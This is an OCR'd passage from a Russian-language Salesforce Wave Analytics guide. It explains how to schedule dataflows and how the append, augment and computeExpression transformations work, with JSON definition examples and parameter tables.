
1. Щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
   Диспетчер данных откроется на вкладке отслеживания, по умолчанию отображается представление «Задания».
2. Щелкните вкладку «Потоки данных и рецепты».



3. Чтобы просмотреть или изменить расписание задания потока данных, щелкните **«Запланировать»** в меню действий (1).
   Откроется программа-планировщик.
4. В раскрывающемся списке выбора **Запланировать по** выберите нужный промежуток времени и другие параметры.

   По часам


   Поток данных выполняется через указанные часовые интервалы, начиная с выбранного времени по выбранным дням.



Прим.: Выберите **Остановить создание очереди в указанное время**, чтобы каждый день останавливать выполнение потока данных после определенного времени. Например, можно настроить задание на запуск в 8:00, выполнение каждый час и остановку после 18:00, чтобы ограничить его выполнение только рабочим временем.

Понедельно

Поток данных выполняется в выбранное время по выбранным дням.




Помесячно


Поток данных запускается в определенный день или дни каждый месяц. По умолчанию можно запланировать выполнение задания на относительный день каждого месяца, например на первый понедельник. Если задание должно выполняться в определенную дату или даты, щелкните **«Выбрать определенные даты»** и выберите даты из списка.

Запланировать на относительную дату **Запланировать на определенные даты**


Запланировать на относительную дату



Запланировать на определенные даты



5. Выберите «Отправлять уведомления по электронной почте», чтобы отправлять уведомления о выполнении потока данных. Можно отправлять уведомления при каждом запуске потока данных, только при наличии предупреждений или при сбое потока данных.



Прим.: Уведомления по электронной почте отправляются автору потока данных.

6. Нажмите кнопку **«Сохранить»**.

Трансформации для потоков данных Wave

Под *трансформацией* понимается манипулирование данными. Пользователи могут добавлять трансформации в поток данных для извлечения данных из объектов Salesforce или наборов данных, трансформировать наборы данных, содержащие данные Salesforce или внешние данные, а также регистрировать наборы данных.

Например, воспользуйтесь трансформациями для объединения данных из двух связанных наборов данных и последующей регистрации результирующего набора данных с целью его доступности для запросов.

Трансформация append

Трансформация append объединяет записи из нескольких наборов данных в один набор данных.

Трансформация augment

Трансформация augment дополняет входящий набор данных путем объединения столбцов из другого связанного набора данных. Результирующий дополненный набор данных включает запросы обоих связанных входящих наборов данных. Например, чтобы разрешить запросу отображение записей организаций и полных имен ответственных за организации, дополните набор данных Account набором данных User.

Трансформация computeExpression

Трансформация computeExpression позволяет добавлять извлеченные поля в набор данных. Значения извлеченных полей не извлекаются из источника вводных данных. Вместо этого Wave генерирует значения с помощью выражения SAQL, который может основываться на одном или нескольких полях из вводных данных или других извлеченных полей. Например, с помощью выражения можно назначить значение полю, объединить текстовые поля или выполнить математические вычисления в числовых полях.

Трансформация computeRelative

Можно использовать трансформацию computeRelative для анализа тенденций в данных путем добавления производных полей в набор данных на основе значений в других строках. Например, для анализа тенденций ожидаемых продаж создайте производные поля, в которых рассчитывается количество оставшихся дней возможности на каждом этапе. Кроме того, можно рассчитать изменения в стоимости возможности на протяжении всех этапов возможности.

Трансформация delta

Трансформация delta вычисляет изменения в значении столбца меры из набора данных за определенный период времени. Трансформация delta создает выходной столбец в наборе данных для хранения дельты для каждой записи. Созданные дельты могут быстро добавляться бизнес-аналитиками в запросы.

Трансформация digest

Трансформация digest извлекает реплицированные данные в поток данных. Используйте ее для извлечения данных, реплицированных из местной организации Salesforce либо через внешнее подключение.

Трансформация dim2mea

Трансформация dim2mea создает новую меру на основе измерения. Трансформация добавляет новый столбец меры в набор данных. Кроме того, трансформация сохраняет измерение во избежание нарушения связанных текущих представлений Lens и панелей мониторинга.

Трансформация edgemart

Трансформация edgemart предоставляет потоку данных доступ к текущему зарегистрированному набору данных, который может содержать данные Salesforce, внешние данные или данные обоих типов. Рекомендуем использовать данную трансформацию для обращения к набору данных с целью использования его данных в последующих трансформациях потока данных. Данная трансформация, используемая совместно с трансформацией augment, позволяет объединять текущий набор данных с новым.

Трансформация filter

Трансформация filter удаляет записи из текущего набора данных. Пользователь задает условие фильтра, которое определяет записи, подлежащие сохранению в наборе данных.

Трансформация flatten

Трансформация flatten выравнивает иерархические данные. Например, пользователь может выровнять иерархию ролей Salesforce для применения параметров безопасности строки к набору данных на основе иерархии ролей.

Трансформация sfdcDigest

Трансформация sfdcDigest генерирует набор данных на основе данных, извлекаемых из объекта Salesforce. Объекты и поля Salesforce, используемые для извлечения данных, определяются пользователем. Отдельные поля, содержащие конфиденциальные данные или несущественную информацию, могут быть исключены из трансформации.

Трансформация sfdcRegister

Трансформация sfdcRegister регистрирует набор данных с целью его доступности для запросов. Пользователи не могут просматривать или выполнять запросы в отношении незарегистрированных наборов данных.

Трансформация sliceDataset

Трансформация sliceDataset удаляет поля из набора данных в потоке данных, давая в результате поднабор полей для использования в новом наборе или других трансформациях. Таким образом можно создать несколько наборов данных, каждый с различным диапазоном полей из одного набора полей.

Трансформация update

Трансформация update обновляет значения заданных полей из текущего набора данных на основе данных из другого набора данных, называемого подстановочным. Трансформация выполняет поиск новых значений из соответствующих полей в подстановочном наборе данных. Трансформация сохраняет результаты в новом наборе данных.

Переопределение метаданных, созданных посредством трансформации

При необходимости переопределите метаданные, созданные посредством трансформации. Система позволяет переопределять атрибуты объектов и полей. Например, измените имя поля, извлеченного из объекта Salesforce, для отображения другого имени в наборе данных. Чтобы переопределить метаданные, добавьте переопределения в раздел «Схема» трансформации в файле определения потока данных.

СМ. ТАКЖЕ:

Создание наборов данных посредством потока данных

Трансформация append

Трансформация append объединяет записи из нескольких наборов данных в один набор данных.

Ниже перечислены правила по использованию данной трансформации.

- Данная трансформация не удаляет повторяющиеся записи.
- Все входящие наборы данных должны иметь одинаковую структуру (соответствующие столбцы должны использовать одинаковый порядок отображения, а также одинаковые имена и типы полей).

Пример: Рассмотрим пример ниже. Набор данных, содержащий контрольные показатели продаж за месяц, создается ежемесячно. Чтобы получить целостное представление контрольных показателей продаж за все месяцы, создайте файл определения потока данных ниже для объединения текущих наборов данных в один набор данных.

```
{
   "Extract_SalesTargets_2014Jan": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Jan" }
   },
   "Extract_SalesTargets_2014Feb": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Feb" }
   },
```

```
   "Extract_SalesTargets_2014Mar": {
      "action": "edgemart",
      "parameters": { "alias": "SalesTargets_2014Mar" }
   },
   "Append_SalesTargets_2014Quarter1": {
      "action": "append",
      "parameters": {
         "sources": [
            "Extract_SalesTargets_2014Jan",
            "Extract_SalesTargets_2014Feb",
            "Extract_SalesTargets_2014Mar"
         ]
      }
   },
   "Register_AllSalesTargets": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "AllSalesTargets",
         "name": "AllSalesTargets",
         "source": "Append_SalesTargets_2014Quarter1"
      }
   }
}
```

После создания одного набора данных воспользуйтесь фильтрами данных для анализа контрольных показателей продаж по месяцу, кварталу или году.

Параметры append

При определении трансформации append задайте атрибуту action значение `append` и настройте соответствующие параметры.

Параметры append

При определении трансформации append задайте атрибуту action значение `append` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
sources	Да	Узлы в файле определения потока данных, которые определяют наборы данных, подлежащие объединению.

СМ. ТАКЖЕ:

Трансформация append

Трансформация augment

Трансформация augment дополняет входящий набор данных путем объединения столбцов из другого связанного набора данных. Результирующий дополненный набор данных включает запросы обоих связанных входящих наборов данных. Например, чтобы разрешить запросу отображение записей организаций и полных имен ответственных за организации, дополните набор данных Account набором данных User.

При создании трансформации определите каждый входящий набор данных как левый или правый набор данных и укажите взаимосвязь между ними. Wave Analytics объединяет все столбцы левого набора данных и добавляет только выбранные столбцы из правого набора данных. (Помните, что каждый набор данных не может включать более 5 000 столбцов.) Wave Analytics добавляет взаимосвязь в имена столбцов из правого набора данных; подобный алгоритм используется при наличии одноименных столбцов в левом и правом наборах данных.


Для каждой записи левого набора данных трансформация augment выполняет поиск совпадающей записи в правом наборе данных. Чтобы сопоставить связанные записи, трансформация augment использует условие совпадения. При необходимости укажите условие совпадения на основе ключа из каждого набора данных. Например:

```
"left_key": [ "Id" ],"right_key": [ "Prod_ID" ]
```

Ключ должен быть одностолбцовым или составным. При использовании условия совпадения на основе составного ключа оба набора данных должны использовать ключи, содержащие одинаковое количество столбцов в одинаковом порядке.

Совет: Чтобы дополнить более двух наборов данных, дополните два набора данных за один раз. Например, чтобы дополнить три набора данных, дополните первые два набора данных, а затем дополните результирующий набор данных посредством третьего набора данных.


Пример: Рассмотрим пример трансформации augment. В данном примере требуется извлечь данные из объектов Opportunity и Account, а затем сопоставить данные на основе поля кода организации.



Создайте файл определения потока данных ниже.

```
{
    "Extract_Opportunity": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "AccountId" },
                { "name": "OwnerId" }
            ]
        }
    },
    "Extract_AccountDetails": {
          "action": "sfdcDigest",
          "parameters": {
              "object": "Account",
              "fields": [
                  { "name": "Id" },
                  { "name": "Name" }
              ]
          }
    },
    "Augment_OpportunitiesWithAccountDetails": {
        "action": "augment",
        "parameters": {
            "operation": "LookupSingleValue",
            "left": "Extract_Opportunity",
            "left_key": [
                "AccountId"
            ],
            "relationship": "OpptyAcct",
            "right": "Extract_AccountDetails",
            "right_key": [
                "Id"
            ],
            "right_select": [ "Name" ]
        }
    },
    "Register_OpportunityDetails": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "Opportunity_Account",
            "name": "Opportunity_Account",
            "source": "Augment_OpportunitiesWithAccountDetails" }
    }
}
```

После выполнения потока данных Wave Analytics создает и регистрирует набор данных Opportunity_Account. Кроме того, Analytics Cloud добавляет взаимосвязь в качестве префикса ко всем столбцам из правого набора данных.



Специальные случаи для сопоставления записей посредством трансформации augment

Для каждой записи левого набора данных трансформация augment выполняет поиск совпадающей записи в правом наборе данных. Тем не менее, просмотрите порядок обработки трансформацией augment специальных случаев сопоставления записей.

Параметры augment

При определении трансформации augment задайте атрибуту action значение `augment` и настройте соответствующие параметры.

Специальные случаи для сопоставления записей посредством трансформации augment

Для каждой записи левого набора данных трансформация augment выполняет поиск совпадающей записи в правом наборе данных. Тем не менее, просмотрите порядок обработки трансформацией augment специальных случаев сопоставления записей.

Рассмотрим некоторые примеры, иллюстрирующие разные специальные случаи.

Обработка нулевых ключей

Если запись левого набора данных содержит нулевой ключ, то Wave Analytics не выполняет поиск для сопоставления записи. Взамен, Wave Analytics добавляет правые столбцы и вставляет значение «null» для измерений (включая даты), а значение «0» для мер.

Рассмотрим пример. Пользователь применяет трансформацию augment для следующих наборов данных, настраивает взаимосвязь Price и сопоставляет записи на основе полей `Id` и `ProdId`.

Product	
Id	Name
Prod1	Table
Prod2	Chair
null	Bench

Price		
ProdId	Pricebook	UnitPrice
Prod1	Standard	1000
Prod2	Standard	450
null	Custom	800
Prod3	Standard	700

Wave Analytics не сопоставляет последнюю запись, так как код продукта является нулевым. Взамен, Wave Analytics вставляет значение «null» для измерения `Price.Pricebook` и значение «0» для меры `Price.UnitPrice`. Ниже приведен результирующий набор данных.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":null,    "Name":"Bench",   "Price.Pricebook":null,       "Price.UnitPrice":0    }
```

Обработка пустых ключей

Wave Analytics сопоставляет левые и правые ключи, содержащие пустые значения.

Рассмотрим пример. Пользователь применяет трансформацию augment для следующих наборов данных, настраивает взаимосвязь Price и сопоставляет записи на основе полей `Id` и `ProdId`.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
""	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
""	Custom	800
null	Standard	700

Wave Analytics сопоставляет последнюю запись набора данных Product с третьей записью набора данных Price, так как обе записи содержат пустые значения (""). Ниже приведен результирующий набор данных.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"",      "Name":"Bench",   "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

Обработка неуникальных ключей

Несмотря на рекомендацию, левый ключ не обязательно должен быть уникальным. Если несколько записей содержат одинаковый левый ключ, Wave Analytics создает одинаковые значения для добавленных столбцов.

Рассмотрим пример. Пользователь применяет трансформацию augment для следующих наборов данных, настраивает взаимосвязь Price и сопоставляет записи на основе полей `Id` и `ProdId`.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod2	Chair

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Standard	700

Wave Analytics сравнивает записи из набора данных Product с записями из набора данных Price. Ниже приведен набор данных после применения трансформации augment.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000  },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450   },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450   }
```


Обработка несовпадающих записей

Если у левого ключа нет совпадений с ключом в правом наборе данных, Wave Analytics добавляет правые столбцы и вставляет нули для мер и измерений (включая даты).

Рассмотрим пример. Пользователь применяет трансформацию augment для следующих наборов данных, настраивает взаимосвязь Price и сопоставляет записи на основе полей `Id` и `ProdId`.

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod4	Standard	1000
Prod5	Standard	450

Поскольку среди ключей совпадений нет, Wave Analytics не сравнивает записи из набора данных Product с записями из набора данных Price. Ниже приведен набор данных после применения трансформации augment.


```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook": null,   "Price.UnitPrice":0 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook": null,   "Price.UnitPrice":0 },
{ "id":"Prod3", "Name":"Bench",   "Price.Pricebook": null,   "Price.UnitPrice":0 }
```


Обработка нескольких совпадений

При связывании левого и правого наборов данных посредством взаимосвязи «один ко многим» Wave Analytics может находить несколько совпадений для левой записи. Порядок обработки нескольких совпадений определяется выбранной операцией augment. При необходимости выберите одну из указанных ниже операций для обработки нескольких совпадений.

`LookupSingleValue`

Трансформация augment возвращает результаты из отдельной строки. Wave Analytics выбирает одну строку из списка совпавших строк в произвольном порядке.

Прим.: При каждом выполнении потока данных Wave Analytics может возвращать разные результаты в зависимости от возвращенной строки.

Рассмотрим пример. Пользователь применяет трансформацию augment для следующих наборов данных, настраивает взаимосвязь Price, выбирает операцию `LookupSingleValue` и сопоставляет записи на основе полей `Id` и `ProdId`.

Product	
Id	Name
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	Pricebook	UnitPrice
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Custom	800
Prod3	Standard	700

Несмотря на несколько строк для Prod3 в наборе данных Price, Wave Analytics выбирает одну совпадающую строку в произвольном порядке и возвращает значения на основе данной строки. Ниже приведен результирующий набор данных, если Wave Analytics выбирает первую строку Prod3.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000  },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450   },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",     "Price.UnitPrice":800   }
```

`LookupMultiValue`

Wave Analytics возвращает результаты из всех совпавших строк.

Рассмотрим пример. Пользователь применяет трансформацию augment для следующих наборов данных, настраивает взаимосвязь Price, выбирает операцию `LookupMultiValue` и сопоставляет записи на основе полей `Id` и `ProdId`.

Product	
Id	Name
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	Pricebook	UnitPrice
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Custom	800
Prod3	Standard	700

Так как поиск вернул несколько строк для Prod3, поле измерения `Price.Pricebook` в итоговом наборе данных становится многозначным полем со всеми значениями измерений. Поле меры `Price.UnitPrice` содержит значение «1 500» (сумма значений «800» и «700»). Ниже приведен результирующий набор данных.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000          },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450           },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",     "Price.Pricebook":"Standard", "Price.UnitPrice":1500 }
```

СМ. ТАКЖЕ:

Трансформация augment

Параметры augment

При определении трансформации augment задайте атрибуту action значение `augment` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
operation	Нет	Данный параметр определяет действия трансформации при совпадении нескольких строк правого набора данных со строкой левого набора данных. Допустимые значения: • `LookupSingleValue`. Возвращает значения из одной совпавшей строки. Если параметр `operation` не настраивается пользователем, то трансформация использует данную операцию. • `LookupMultiValue`. Возвращает значения из всех совпавших строк. Дополнительную информацию о каждой операции см. в разделе «Специальные случаи для сопоставления записей посредством трансформации augment».
left	Да	Узел в файле определения потока данных, который определяет левый набор данных. Это один из двух источников ввода для данной трансформации.
left_key	Да	Столбец ключа в левом наборе данных, используемый для дополнения наборов данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке. Составной ключ должен использовать синтаксис ниже. `[ "Key Column1", "Key Column2", …, "Key ColumnN" ]` Прим.: Ни левый, ни правый ключ не могут быть многозначным полем.
right	Да	Узел в файле определения потока данных, который определяет правый набор данных. Это один из двух источников ввода для данной трансформации.

Параметр	Обязательно?	Значение
relationship	Да	Взаимосвязь между левым и правым наборами данных. Поток данных добавляет взаимосвязь в начало имен правых столбцов в выходящем наборе данных для использования уникальных и описательных имен столбцов.
right_select	Да	Массив имен столбцов из правого набора данных, который должен быть добавлен в выходящий набор данных. Поток данных добавляет взаимосвязь в качестве префикса имени столбца для определения имени правого столбца в выходящем наборе данных.
right_key	Да	Столбец ключа в правом наборе данных, используемый для дополнения наборов данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке.

СМ. ТАКЖЕ:

Трансформация augment

Трансформация computeExpression

Трансформация computeExpression позволяет добавлять извлеченные поля в набор данных. Значения извлеченных полей не извлекаются из источника вводных данных. Вместо этого Wave генерирует значения с помощью выражения SAQL, который может основываться на одном или нескольких полях из вводных данных или других извлеченных полей. Например, с помощью выражения можно назначить значение полю, объединить текстовые поля или выполнить математические вычисления в числовых полях.

Прим.: Трансформации computeExpression и computeRelative аналогичны, но имеют ключевое отличие. Трансформация computeExpression выполняет вычисления на основе разных полей в одной и той же строке. Трансформация computeRelative выполняет вычисления на основе предыдущего и следующего значений одного и того же поля в разных строках.

При создании трансформации computeExpression действуйте в соответствии с приведенным ниже руководством.

- В выражение можно включать только следующие SAQL операторы и функции.
  - Арифметические операторы
  - Оператор регистра
  - Оператор строки
  - Функции даты

- Значения извлеченного поля должны совпадать с указанным типом. Например, для извлеченного поля установите тип `Text`, если значения являются строками.
- Wave вычисляет значения извлеченных полей в той последовательности, в какой они приведены в JSON. Таким образом, при создании извлеченного поля на основе других извлеченных полей в той же трансформации computeExpression вводные извлеченные поля должны отображаться первыми. Например, Derived_A должен стоять перед Derived_B в следующем фрагменте трансформации JSON computeExpression:

```
"CreateDerivedFields": {
   "action": "computeExpression",
   "parameters": {
      "source": "sourceNode",
      "mergeWithSource": false,
      "computedFields": [
         {
            "name": "Derived_A",
            "type": "Text",
            "label": "Derived Field A",
            "saqlExpression": "\"hello \""},
         {
            "name": "Derived_B",
            "type": "Text",
            "label": "Derived Field B Dependent on Field A",
            "saqlExpression": "Derived_A + \"world\""}
         ]
      }
   }
```

- Вы можете указать, должен ли итоговый набор данных включать только извлеченные поля или же вводные и извлеченные поля.

Пример: Рассмотрим пример ниже. Пользователю нужно создать набор данных на основе данных Salesforce о потенциальных клиентах. Созданный поток данных извлекает поля Id и Amount из объекта Opportunity. Кроме того, необходимо добавить следующие извлеченные поля в набор данных: ModifiedId, SalesTax, FinalPrice, и ValueCategory. Для извлеченных полей необходимо выполнить следующие действия.

- Добавить «SFDC» к каждому Id потенциального клиента, чтобы получить новый измененный Id.
- Вычислить налог на продажу, исходя из размера налога 8 %.
- Вычислить итоговую цену, сложив стоимость и налог на продажу.
- Разбить потенциальных клиентов на категории по низкому, среднему и высокому значению на основе вычисленной итоговой цены.

Создайте определение потока данных ниже.

```
{
   "salesData": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            {"name": "Amount"},
            {"name": "Id"}]}},
   "Derived_Fields": {
      "action": "computeExpression",
      "parameters": {
```

```
         "source": "salesData",
         "mergeWithSource": true,
         "computedFields": [
            {
               "name": "ModifiedId",
               "type": "Text",
               "saqlExpression": "\"SFDC\" + Id"},
            {
               "name": "SalesTax",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount * 0.08"},
            {
               "name": "FinalPrice",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount + SalesTax"},
            {
               "name": "ValueCategory",
               "type": "Text",
               "saqlExpression": "case when FinalPrice < 1000 then \"Low\" when
FinalPrice >= 1000 and FinalPrice < 2000 then \"Medium\" else \"High\" end"}
         ]
      }
   },
   "Register_CategorizedSales": {
       "action": "sfdcRegister",
       "parameters": {
           "alias": "Categorized_Sales",
           "name": "Categorized_Sales",
           "source": "Derived_Fields" }
   }
}
```

Параметры computeExpression

При определении трансформации computeExpression необходимо настроить атрибут действия `computeExpression`. Также при этом указываются параметры источника ввода и выражения, используемых для генерирования значений.

Параметры computeExpression

При определении трансформации computeExpression необходимо настроить атрибут действия `computeExpression`. Также при этом указываются параметры источника ввода и выражения, используемых для генерирования значений.

Чтобы настроить параметры, воспользуйтесь следующими разделами узла computeExpression: parameters и computedFields.

Параметры

Таблица ниже описывает параметры из раздела `parameters`.

Параметр	Обязательно?	Значение
source	Да	Узел в файле определения потока данных, который определяет источник ввода для данной трансформации.
mergeWithSource	Нет	Указывает, включены ли вводные поля в итоговый набор данных вместе с извлеченными полями. Если указано «истина», итоговый набор данных содержит все вводные поля из источника и извлеченные поля, сгенерированные заново. Если указано «ложь», итоговый набор данных содержит только извлеченные поля. По умолчанию установлено значение «истина».
computedFields	Да	Атрибуты и выражение, используемые для генерирования извлеченных полей в наборе данных. См. подраздел computedFields.

computedFields

Таблица ниже описывает атрибуты из раздела `computedFields`. Также в ней приведены дополнительные атрибуты, с помощью которых можно переопределять метаданные полей, чтобы данные по-разному отображались в наборе данных. Например, Wave может заменять нулевые значения в поле значениями по умолчанию.

Параметр	Обязательно?	Значение
name	Да	Имя API сгенерированного поля. Прим.: Имена API должны быть уникальными. В противном случае поток данных не запустится.
тип	Да	Тип поля Wave Analytics, связанный с полем. Допустимые типы: «Текст», «Число» и «Дата». Пример: `"type": "Text"`
label	Нет	Имя сгенерированного поля, отображаемое в пользовательском интерфейсе Wave. Данное поле может

Параметр	Обязательно?	Значение
		содержать не более 255 символов. Имя вводного поля по умолчанию не указано.
saqlExpression	Да	Выражение SAQL, используемое для вычисления значения извлеченного поля. Это выражение может основываться на вводных или других извлеченных полях в трансформации. Пример: `"saqlExpression":"toDate(birth_day, \"yyyy-M-d\")"`
формат	Да (только для полей даты)	Формат извлеченного поля даты. Подробную информацию о форматах см. в Справочном руководстве по формату внешних данных.
точность	Да (только для числовых полей)	Максимальное количество цифр в числовом значении или длина текстового значения. Для числовых значений: включает все числа слева и справа от десятичной запятой (но не содержит символ десятичного разделителя). Значение должно находиться в диапазоне от 1 до 18 включительно. Для текстовых значений: Значение по умолчанию — 255 символов; должно содержать от 1 до 32 00 символов включительно. Пример: `"precision": 10`
масштаб	Да (только для числовых полей)	Количество цифр справа от десятичной запятой в числовом значении. Не должно превышать значение точности. Значение должно находиться в диапазоне от 0 до 17 символов включительно. Пример: `"scale": 2`

Параметр	Обязательно?	Значение
defaultValue	Нет	Данный параметр может быть нулевым для текстовых и числовых полей. Стандартное значение, заменяющее нулевое значение для указанного поля.

СМ. ТАКЖЕ:

Трансформация computeExpression

Трансформация computeRelative

Можно использовать трансформацию computeRelative для анализа тенденций в данных путем добавления производных полей в набор данных на основе значений в других строках. Например, для анализа тенденций ожидаемых продаж создайте производные поля, в которых рассчитывается количество оставшихся дней возможности на каждом этапе. Кроме того, можно рассчитать изменения в стоимости возможности на протяжении всех этапов возможности.

Прим.: Трансформации computeExpression и computeRelative аналогичны, но трансформация computeExpression выполняет вычисление на основе полей в одной и той же строке. Трансформация computeRelative выполняет вычисление на основе одного и того же поля в разных строках — в частности, в текущих, первых, предыдущих или следующих строках.

